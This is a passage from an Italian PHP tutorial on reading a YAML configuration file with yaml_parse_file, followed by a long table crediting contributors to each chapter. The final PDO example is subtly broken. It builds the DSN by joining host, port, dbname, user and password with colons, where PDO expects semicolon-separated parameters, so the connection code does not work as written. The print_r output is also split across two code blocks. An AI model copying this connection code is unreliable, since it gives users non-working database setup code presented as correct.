YAML fornisce un modo per archiviare i dati strutturati. I dati possono essere un semplice insieme di coppie nome-valore o un dato gerarchico complesso con valori anche di array.

Considera il seguente file YAML:

```
database:
    driver: mysql
    host: database.mydomain.com
    port: 3306
    db_name: sample_db
    user: myuser
    password: Passw0rd
debug: true
country: us
```

Diciamo che è salvato come `config.yaml` . Quindi per leggere questo file in PHP è possibile utilizzare il seguente codice:

```
$config = yaml_parse_file('config.yaml');
print_r($config);
```

`print_r` produrrà il seguente risultato:

```
Array
(
    [database] => Array
        (
            [driver] => mysql
            [host] => database.mydomain.com
            [port] => 3306
```

```
            [db_name] => sample_db
            [user] => myuser
            [password] => Passw0rd
        )

    [debug] => 1
    [country] => us
)
```

Ora i parametri di configurazione possono essere usati semplicemente usando gli elementi dell'array:

```
$dbConfig = $config['database'];

$connectString = $dbConfig['driver']
    . ":host={$dbConfig['host']}"
    . ":port={$dbConfig['port']}"
    . ":dbname={$dbConfig['db_name']}"
    . ":user={$dbConfig['user']}"
    . ":password={$dbConfig['password']}";
$dbConnection = new \PDO($connectString, $dbConfig['user'], $dbConfig['password']);
```

Leggi YAML in PHP online: https://riptutorial.com/it/php/topic/5101/yaml-in-php

Titoli di coda

S. No	Capitoli	Contributors
1	Iniziare con PHP	7ochem, A. Raza, Abhishek Jain, adistoe, Andrew, Anil, Aust, bwoebi, cale_b, Charlie H, Community, Dipesh Poudel, Ed Cottrell, Epodax, Félix Gagnon-Grenier, Filip Š, Gaurav, Gerard Roche, GuRu, H. Pauwelyn, Harsh Sanghani, Henrique Barcelos, ImClarky, JayIsTooCommon, Jens A. Koch, Jo., John Slegers, JonasCz, Kzqai, Lode, Majid, manetsus, Mark Amery, matiaslauriti, Matt S, miken32, mleko, mpavey, Mubashar Abbas, Mushti, Nate, Nathan Arthur, noufalcep, ojrask, p_blomberg, Panda, paulmorriss, PeeHaa, PHPLover, rap-2-h, salathe, sascha, Sebastian Brosch, SOFe, Software Guy, SZenC, TecBrat, tereško, Thijs Riezebeek, Tigger, Toby Allen, toesslab.ch, tpunt, tyteen4a03, uruloke, user128216, Viktor, xims, Your Common Sense, Zachary Vincze
2	Ambito variabile	JustCarty, Matt S, mnoronha, Thijs Riezebeek
3	Analisi HTML	Ala Eddine JEBALI, Mariano, miken32, nickb, RamenChef, tyteen4a03
4	APCu	Joe
5	Apprendimento automatico	georoot, Gerard Roche, tyteen4a03
6	Array	7ochem, AbcAeffchen, Adil Abbasi, Albzi, Alessandro Bassi, alexander.polomodov, Alexey, Ali MasudianPour, Alok Patel, Andreas, Anees Saban, Antony D'Andrea, Artsiom Tymchanka, Arun3x3, Asaph, Atiqur, bpoiss, bwoebi, caoglish, Charlie H, chh, Chief Wiggum, Chris White, Companjo, cteski, Cyclonecode, Darren, David, David, David McGregor, Dez, Edvin Tenovimas, Ekin, F. Müller, Fathan, Félix Gagnon-Grenier, Gaurav Srivastava, greatwolf, GuRu, Harikrishnan, jcalonso, jmattheis, Jo., John Slegers, Jonathan Port, juandemarco, Kodos Johnson, ksealey, m02ph3u5, Maarten Oosting, MackieeE, Magisch, Matei Mihai, Matt S, Meisam Mulla, miken32, Milan Chheda, Mohyaddin Alaoddin, Munesawagi, nalply, Nathaniel Ford, noufalcep, Perry, Proger_Cbsk, rap-2-h, Raptor, Ravi Hirani, Rizier123, Robbie Averill, Ruslan Bes, RyanNerd, SaitamaSama, Siguza, SOFe, Sourav Ghosh, Sumurai8, Surabhil Sergy, tereško, Tgr, Thibaud Dauce, Thijs Riezebeek, Thlbaut, tpunt, tyteen4a03,

		Ultimater, unarist, Vic, vijaykumar, Yury Fedorov
7	Array iteration	Albzi, B001, bwoebi, ksealey, SOFe
8	Autenticazione HTTP	Noah van der Aa, SOFe
9	BC Math (Binary Calculator)	Sebastian Brosch, SOFe, tyteen4a03
10	Biscotti	AnotherGuy, bnxio, BrokenBinary, Community, Dilip Raj Baral, Dragos Strugar, John C, Jon B, Majid, Mohamed Belal, mTorres, n-dru, Niek Brouwer, Panda, Petr R., tyteen4a03, walid
11	Buffering di uscita	7ochem, Anil, CN, cyberbit, KalenGi, Philip, scottevans93, Sumurai8, think123, Vinicius Monteiro
12	Caricamento automatico del primer	bishop, br3nt, Jens A. Koch
13	Chiusura	RamenChef, tyteen4a03, Victor T.
14	Classi e oggetti	Abhi Beckert, Adam, Adil Abbasi, Alexander Guz, Alon Eitan, Arun3x3, Aust, br3nt, BrokenBinary, bwoebi, Canis, chumkiu, Cliff Burton, Darren, Dennis Haarbrink, Ed Cottrell, Ekin, feeela, Félix Gagnon-Grenier, Gino Pane, Gordon, Henrique Barcelos, Isak Combrinck, Jack hardcastle, Jason, JayIsTooCommon, John Slegers, jwriteclub, kero, m02ph3u5, Machavity, Madalin, Majid, Marten Koetsier, Matt S, miken32, Mohamed Belal, Nate, noufalcep, ojrask, RamenChef, Robbie Averill, SOFe, StasM, tereško, Thamilan, thanksd, Thijs Riezebeek, tpunt, Tyler Sebastian, tyteen4a03, Valentincognito, vijaykumar, Vlad Balmos, walid, Will, Yury Fedorov, YvesLeBorg
15	Come abbattere un URL	Patrick Simard
16	Come rilevare l'indirizzo IP del client	Erki A, mnoronha, RamenChef
17	Command Line Interface (CLI)	Artsiom Tymchanka, bwoebi, Chris Forrence, Exagone313, Henrique Barcelos, Ian Drake, jwriteclub, kelunik, Matt S, miken32, mleko, mulquin, Nate H, noufalcep, ojrask, Robbie Averill, Shawn Patrick Rice, SOFe, talhasch, webNeat
18	Commenti	Rebecca Close

19	Compilare le estensioni PHP	4444, Sherif, tyteen4a03
20	Compilazione di errori e avvertenze	EatPeanutButter, Thamilan, u_mulder
21	Contribuire al core PHP	miken32, tpunt, undefined
22	Contribuire al manuale PHP	Gordon, salathe, Thomas Gerot, tpunt
23	Convenzioni di codifica	Abhi Beckert, Ernestas Stankevičius, Quill, signal
24	costanti	Abhishek Gurjar, Asaph, bwoebi, jlapoutre, matiaslauriti, RamenChef, rfsbsb, Ruslan Bes, Thomas, tyteen4a03
25	Costanti magiche	Asaph, E_p, Matei Mihai, Matt Raines, mnoronha, RamenChef, Ruslan Bes, tyteen4a03
26	Crea file PDF in PHP	Boysenb3rry, feeela
27	Crittografia	Anthony Vanover, naitsirch, user2914877
28	Datetime Class	AnatPort, bakahoe, Bonner , Edward Comeau, James, Oscar David, Sverri M. Olsen, tyteen4a03, warlock
29	Debug	alexander.polomodov, bwoebi, franga2000, Katie, Laposhasú Acsa, Serg Chernata
30	Digita suggerimento	Chris White, HPierce, Karim Geiger, Machavity, SOFe, theomessin, tyteen4a03, u_mulder
31	Digitare giocoleria e problemi di confronto non rigoroso	GordonM, miken32, tyteen4a03
32	DOP	Abhi Beckert, Anass, Andrew, Anwar Nairi, BacLuc, br3nt, Canis, cteski, Drew, EatPeanutButter, Ed Cottrell, Genhis, greatwolf, Henrique Barcelos, Ivan, Jay, Machavity, Magisch, Manolis Agkopian, Matt S, miken32, noufalcep, philwc, rap-2-h, SOFe, tereško, Tgr, Toby Allen, tpunt, tyteen4a03, Vincent Teyssier, Your Common Sense, Yury Fedorov
33	Elaborazione di immagini con GD	Ormoz, RamenChef, Rick James, SOFe, tyteen4a03
34	Elaborazione di più array insieme	AbcAeffchen, Anees Saban, David, Fathan, Matt S, mnoronha, noufalcep, SOFe, Yury Fedorov

35	Emissione del valore di una variabile	4444, 7ochem, Adil Abbasi, Anil, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Community, cpalinckx, David, Dmytrechko, Don't Panic, Ed Cottrell, H. Pauwelyn, Henrique Barcelos, Hirdesh Vishwdewa, jmattheis, John Slegers, K48, kisanme, Magisch, Marc, Mark H., Marten Koetsier, miken32, Mohammad Sadegh, Nate, Nathan Arthur, Neil Strickland, NetVicious, Panda, Praveen Kumar, Rafael Dantas, rap-2-h, ryanm, Serg Chernata, SOFe, StasM, Svish, SZenC, Thaillie, Thomas Gerot, Timothy, Timur, tpunt, tyteen4a03, Ultimater, uzaif, Ven, William Perron, Your Common Sense
36	Errori comuni	bwoebi, think123
37	Esecuzione su una matrice	Alok Patel, Andreas, Antony D'Andrea, Arun3x3, caoglish, Matt S, Maxime, mnoronha, Ruslan Bes, RyanNerd, SOFe
38	Espressioni regolari (regexp / PCRE)	A.L, bwoebi, Chrys Ugwu, Epodax, Kamehameha, mjsarfatti, mnoronha, ojrask, RamenChef, Smar, SOFe, tyteen4a03, uruloke
39	Filtri e funzioni di filtro	Abhishek Gurjar, Exagone313, Ivijan Stefan Stipić, John Conde , matiaslauriti, RamenChef, Robbie Averill, samayo, tyteen4a03
40	Formattazione delle stringhe	Benjam, SOFe
41	funzioni	Abhi Beckert, Jonathan Dalgaard, SOFe
42	Funzioni di hashing della password	bwoebi, Dmytrechko, Finwe, Jason, kelunik, Lode, Machavity, Matt S, Nic Wortel, Perry, Rápli András, Sverri M. Olsen, tereško, Thijs Riezebeek, Thomas Gerot, Tom, tyteen4a03
43	generatori	BrokenBinary, Chris White, Majid, Matze, RamenChef, tyteen4a03, uruloke
44	Gestione dei file	Abhi Beckert, Alexey, Alon Eitan, gabe3886, Hardik Kanjariya ツ, J F, Jason, kamal pal, Maarten Oosting, Mark H., Matt Clark , miken32, Northys, rap-2-h, Ryan K, Sivaprakash, SOFe, wakqasahmed, Yehia Awad, Ziumin
45	Gestione delle eccezioni e segnalazione degli errori	baldrs, F. Müller, Félix Gagnon-Grenier, mnoronha, Robbie Averill
46	I flussi	littlethoughts, SOFe, tyteen4a03
47	imagick	Félix Gagnon-Grenier, Ilker Mutlu, jesussegado, Kenyon, RamenChef

48	IMAP	Kuhan, Tom, walid
49	Implementazione di Docker	georoot
50	Iniezione di dipendenza	alexander.polomodov, David Packer, Ed Cottrell, Edward, Félix Gagnon-Grenier, Joe Green, kelunik, Linus, matiaslauriti, Ruslan Bes, Steve Chamaillard, Thijs Riezebeek, tpunt
51	Installazione di un ambiente PHP su Windows	Ani Menon, bwoebi, Jhollman, RamenChef, RiggsFolly, Saurabh, Woliul
52	Installazione su ambienti Linux / Unix	A.L, Adam, miken32, Pablo Martinez, rfsbsb, tyteen4a03
53	Invio di email	AgeDeO, Anthony Vanover, bish, Chris Forrence, CN, Community, Jari Keinänen, jasonlam604, John Conde, Lauryn Unsopale, Liam, Machavity, maioman, matiaslauriti, Oleg Fedoseev, Panda, Pekka , Petr R., RamenChef, Robbie Averill, tyteen4a03, weirdan
54	JSON	A.L, Ajax Hill, Alexey Kornilov, AnatPort, Anil, Arkadiusz Kondas, AVProgrammer, BrokenBinary, bwoebi, Canis, Clomp, Companjo, Dmytrechko, doctorjbeam, Ed Cottrell, fuzzy, Gino Pane, hack3p, hakre, Ilyas Mimouni, Jeremy Harris, John Slegers, Johnathan Barrett, Karim Geiger, Leith, Ligemer, lxer, Machavity, Marc, Matei Mihai, matiaslauriti, miken32, noufalcep , Panda, particleflux, Pawel Dubiel, Piotr Olaszewski, QoP, Rafael Dantas, RamenChef, rap-2-h, Rick James, ryanyuyu, SaitamaSama, tereško, Thomas, Timothy, Tomáš Fejfar, tpunt, tyteen4a03, ultrasamad, uzaif, Viktor, Vojtech Kane, Willem Stuursma, Yuri Blanc, Yury Fedorov
55	Lavorare con le date e il tempo	AeJey, Anorgan, jayantS, John Conde, miken32, mnoronha, Nathaniel Ford, Pedro Pinheiro, richsage, Robbie Averill, SaitamaSama, SZenC, Thamilan, Viktor
56	le righe interessate da php mysqli restituiscono 0 quando dovrebbe restituire un intero positivo	John
57	Lettura dei dati di richiesta	cjsimon, franga2000, Marten Koetsier, miken32, mnoronha
58	Localizzazione	Cédric Bourgot, Gabriel Solomon, Majid, RamenChef,

		Sebastianb, Thijs Riezebeek, tyteen4a03
59	Loops	Chris Larson, greatwolf, ImClarky, Jo., John Slegers, jwriteclub, Manikiran, Matt Raines, Mohamed Belal, Nate, Nguyen Thanh, RamenChef, tereško, Thijs Riezebeek, Thomas Gerot, TimWolla, tyteen4a03, Yury Fedorov,
60	Manipolazione delle intestazioni	Mike, mnoronha
61	Manipolazione di una matrice	AbcAeffchen, Atiqur, bwoebi, chh, Darren, F. Müller, Harikrishnan, jmattheis, juandemarco, Machavity, Milan Chheda, mnoronha, noufalcep, Richard Turner, Ruslan Bes, SOFe, SZenC, Veerendra
62	Metodi magici	baldrs, bwoebi, Dan Johnson, Ed Cottrell, Gerard Roche, Jeff Puckett, mnoronha, Rafael Dantas, Ruslan Bes, TGrif, Thijs Riezebeek
63	Modelli di progettazione	Alon Eitan, br3nt, Ed Cottrell, Gordon, Henrique Barcelos, John Slegers, jwriteclub, Mohamed Belal
64	mongo-php	Alex Jimenez, Gopal Sharma, SZenC
65	Multi Threading Extension	mnoronha, RamenChef, SaitamaSama, Sunitrams'
66	multiprocessing	Christian, georoot
67	Namespace	B001, Dragos Strugar, Majid, Manulaiko, matiaslauriti, Matt S, RamenChef, Thijs Riezebeek, Tom Wright, tyteen4a03
68	nascondiglio	georoot, Jaydeep Pandya
69	operatori	Abdul Waheed, Abhishek Gurjar, Andrew, Calvin, Companjo, Emil, Gino Pane, H. Pauwelyn, Isak Combrinck, JayIsTooCommon, Joe, JonMark Perry, jwriteclub, LeonardChallis, Marten Koetsier, Matt Raines, Matt S, miken32, Nate, noufalcep, Ortomala Lokni, Petr R., rap-2-h, Robin Panta, roman reign, Ruslan Bes, SaitamaSama, Script_Coded, SOFe, StasM, SuperBear, ɬolɐəz əuɬ qoq, Tom K, tpunt, Tyler Sebastian, tyteen4a03, w1n5rx, wogsland
70	Parsing delle stringhe	Benjam, Bram, Chief Wiggum, Christian, Ekin, Juha Palomäki, mnoronha, Sharlike, Sittipong Wiboonsirichai, SOFe, Sourav Ghosh, Thara, tyteen4a03
71	PHP MySQLi	a4arpan, BSathvik, bwoebi, Callan Heard, Edvin Tenovimas, Jared Dunham, Jees K Denny, jophab, JustCarty, Lambda

		Ninja, Machavity, Martijn, Matt S, Obinna Nwakwue, Panda, Petr R., Rick James, robert, Smar, tyteen4a03, Xymanek, Your Common Sense, Zeke
72	PHP Server integrato	Paulo Lima
73	PHPDoc	Gerard Roche, HPierce, leguano, miken32, Mubashar Iqbal, Thijs Riezebeek
74	Prestazione	Matt S, SOFe, Tgr
75	Programmazione asincrona	Brad Larson, bwoebi, kelunik, martin, matiaslauriti, RamenChef, Ruslan Osmanov, tyteen4a03, vijaykumar
76	Programmazione funzionale	AbcAeffchen, appartisan, bluray, bwoebi, Chemaclass, Darren, Dmytro G. Sergiienko, EgaSega, F. Müller, Gerard Roche, Gerrit Luimstra, hack3p, Hailwood, kamal pal, krtek, Marcel dos Santos, Martijn Gastkemper, miken32, Nikolay Konovalov, Pedro Pinheiro, Qullbrune, RamenChef, Robbie Averill, Ruslan Bes, Thomas Gerot, Timothy, Tomasz Tybulewicz, unarist, utdev
77	PSR	RelicScoth, Tom
78	Responsabile della dipendenza da compositore	alcohol, Alok Kumar, Alphonsus, bwoebi, castis, Chris White, Daniel Waghorn, DJ Sipe, Dov Benyomin Sohacheski, Félix Gagnon-Grenier, hspaans, icc97, John Slegers, kelunik, Matt S, miken32, Moppo, Muhammad Sumon Molla Selim, Paulpro, Pawel Dubiel, RamenChef, Robbie Averill, Safoor Safdar, SaitamaSama, salathe, Sam Dufel, Sumurai8, Test, Thijs Riezebeek, tyteen4a03, Ziumin
79	ricette	Connor Gurney, Eisenheim, tyteen4a03
80	Riferimenti	bwoebi
81	Riflessione	Ajant, John Conde, Marten Koetsier, RamenChef, tyteen4a03
82	Secure Remeber Me	yesitsme
83	serializzazione	Edvin Tenovimas, Epodax, jmattheis, Joram van den Boezem, Mohammad Sadegh, RamenChef, Ruslan Bes, shyammakwana.me, tyteen4a03
84	Serializzazione degli oggetti	Ali MasudianPour, Matt S, Mohamed Belal
85	Server SOAP	Piotr Olaszewski

86	sessioni	Abhishek Gurjar, Alon Eitan, DanTheDJ1, Darren, Epodax, Haridarshan, Henders, Ismael Miguel, Ivijan Stefan Stipić, Jens A. Koch, ksealey, matiaslauriti, mickmackusa, Nijraj Gelani, RiggsFolly, SirMaxime, SOFe, tyteen4a03
87	Sicurezza	Adam Lear, Alon Eitan, brotherperes, bwoebi, Charlotte Dunois, Community, Darren, daviddhont, georoot, gvre, Machavity, Mansouri, matiaslauriti, Matt S, pilec, RamenChef, rap-2-h, Robin Panta, Script47, secelite, Thijs Riezebeek, Thomas Gerot, tim, tpunt, undefined, Undersc0re, Vincent Teyssier, webDev, Xorifelse, Your Common Sense, Yury Fedorov, Ziumin
88	SimpleXML	bhrached, SOFe
89	Sintassi alternativa per le strutture di controllo	bwoebi, JayIsTooCommon, Machavity, Marten Koetsier, matiaslauriti, Shane, Sverri M. Olsen, Xenon
90	SOAP Client	JC Lee, Liam, Piotr Olaszewski, RamenChef, Rocket Hazmat, Technomad, Thijs Riezebeek, tyteen4a03
91	Sockets	4444, bwoebi, Filip Š, SOFe, tyteen4a03
92	SQLite3	blade, RamenChef, tristansokol, tyteen4a03
93	Strutture dati SPL	RamenChef, Sherif, tyteen4a03
94	Strutture di controllo	AnatPort, bwoebi, CStff, jcuenod, Jens A. Koch, Joshua, matiaslauriti, miken32, Robin Panta, tereško, TryHarder, tyteen4a03
95	Supporto Unicode in PHP	Code4R7, John Slegers, mnoronha, tyteen4a03
96	Test unitario	Ajant, bwoebi, Edvin Tenovimas, Gino Pane, RamenChef, tyteen4a03
97	tipi	Amir Forsati Q., AnatPort, bwoebi, cFreed, Christopher K., Dipen Shah, Gaurav Srivastava, Gerard Roche, Gino Pane, gracacs, greatwolf, Henders, HPierce, inkista, jbmartinez, John Slegers, Marten Koetsier, Martin, miken32, moopet, noufalcep, ojrask, Qullbrune, rap-2-h, Ruslan Bes, rzyns, smm, Thamilan, Tom Wright, Will
98	Tratti	alexander.polomodov, David McGregor, JayIsTooCommon, jlapoutre, John Slegers, letsgettechnical, Machavity, Majid, MattCan, Moppo, Mubashar Abbas, noufalcep, Quolonel Questions, Radu Murzea, RamenChef, Scott Carpenter,

		Spooky, Thijs Riezebeek, tyteen4a03
99	URL	A.L, Abhi Beckert, Asaph, Ernestas Stankevičius, miken32
100	Usare Redis con PHP	this.lau_
101	UTF-8	BrokenBinary, Ruslan Bes
102	Utilizzando MongoDB	Kevin Campion, RamenChef, tyteen4a03
103	Utilizzando SQLSRV	AVProgrammer, bansi, ImClarky
104	Utilizzo di cURL in PHP	2awm366, A.L, Andreas, Anil, animuson, charj, Dharmang, dikirill, Epodax, James, James Alday, Jimmmy, Loopo, miken32 , RamenChef, Rohan Khude, S.I., Sam Onela, SOFe, Stony, Thanks in advantage, this.lau_
105	variabili	54 69 6D, 7ochem, ackwell, Adil Abbasi, afeique, Alexander Guz, Anil, AppleDash, AVProgrammer, B001, Ben Rhys-Lewis, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Chris Evans, Christian, Community, Confiqure, cpalinckx, Daniel Stradowski, David G., Dykotomee, Ed Cottrell, Edvin Tenovimas, F0G, Favian Ioel P, Franck Dernoncourt, Gino Pane, Henders, Henrique Barcelos, Hirdesh Vishwdewa, Huey, Jay, Jaya Parwani, JayIsTooCommon, jmattheis, John Slegers, JonasCz, Kannika, kranthi117, m02ph3u5, MackieeE, Magisch, Marc, Mark H., Matt S, miken32, Mubashar Abbas, Mushti, Nate, Nathan Arthur, Nathaniel Ford, Neil Strickland, Nicolas Durán, noufalcep, ojrask, Ortomala Lokni, Panda, Parziphal, Paul Ishak, Perry, Piotr Olaszewski, Praveen Kumar, QoP, Quolonel Questions, Rakitić, RamenChef, reenleedr, Rick James, rmbl, Robbie Averill, Roel Vermeulen, Ryan Hilbert, ryanm, SOFe, Søren Beck Jensen, stark, StasM, Stewartside, Sumurai8, SZenC, Thaillie, thetaiko, Thewsomeguy, Thijs Riezebeek, ThomasRedstone, Timothy, Tomáš Fejfar, tpunt, trajchevska, TRiG, TryHarder, Ultimater, Unex, uzaif, vasili111, Ven, vijaykumar, Yaman Jain, Yury Fedorov
106	Variabili superglobali PHP	Akshay Khale, JustCarty, mnoronha, RamenChef, tyteen4a03
107	WebSockets	SirNarsh
108	XML	AbcAeffchen, James, Michael Thompson, Oldskool, Perry, SZenC, Vadim Kokin
109	YAML in PHP	Aleks G